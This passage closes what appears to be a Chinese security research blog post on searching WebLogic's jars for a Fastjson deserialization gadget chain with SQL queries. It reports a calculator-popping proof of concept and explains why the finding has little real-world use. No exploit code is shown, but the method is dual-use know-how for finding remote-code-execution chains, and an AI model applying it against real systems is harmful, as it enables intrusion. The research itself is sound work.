com.oracle.webservices.wls.jaxws-wlswss-client.jar

运行后成功弹出计算器

（看到调用栈里包含了 getObj -> getObjFromBytes）



0x08 总结

这篇文章讲了一次 Fastjson Gadget 寻找的过程

（1）从 weblogic 一共 400 多个 Jar 中构建数据库

（2）分析得到数百万个方法以及50万条可能的链

（3）一步一步缩小，从50万到20万再到10万条数据

（4）getter 直接调用搜索，发现不存在可利用点

（5）尝试构造复杂的 SQL 语句进行二层调用搜索

（6）最终从50万筛选到数十条数据，结合人工分析找到可利用的点

但是，**这篇文章没有实战价值**，因为：

（1）WebLogic 真正的运行环境是否包含了这个依赖

（2）WebLogic 全局反序列化黑名单可能使用 TemplatesImpl

（3）开 AutuType 已经够罕见了，更何况 SupportNonPublicField 属性，整个 Github 也搜不到几处同时开

启这两个属性的例子
通过这次尝试，我编写 SQL 语句的能力有了一些提高，也发现 SQL 语句的强大，可以做到很多一开始想不到的事情
中间我忽略了很多，比如人工审最终过滤的几十条只是凭感觉在做，而不是每一个类都细看；比如最终 callee 方法（或者说 sink 点）只选择了最常见的几种，可能还有文件操作或者其他姿势的RCE；比如我只分析了 Oracle WebLogic Server 但是还有很多很多组件目前没有在黑名单中看到（JBoss WebSphpere ColdFusion 等）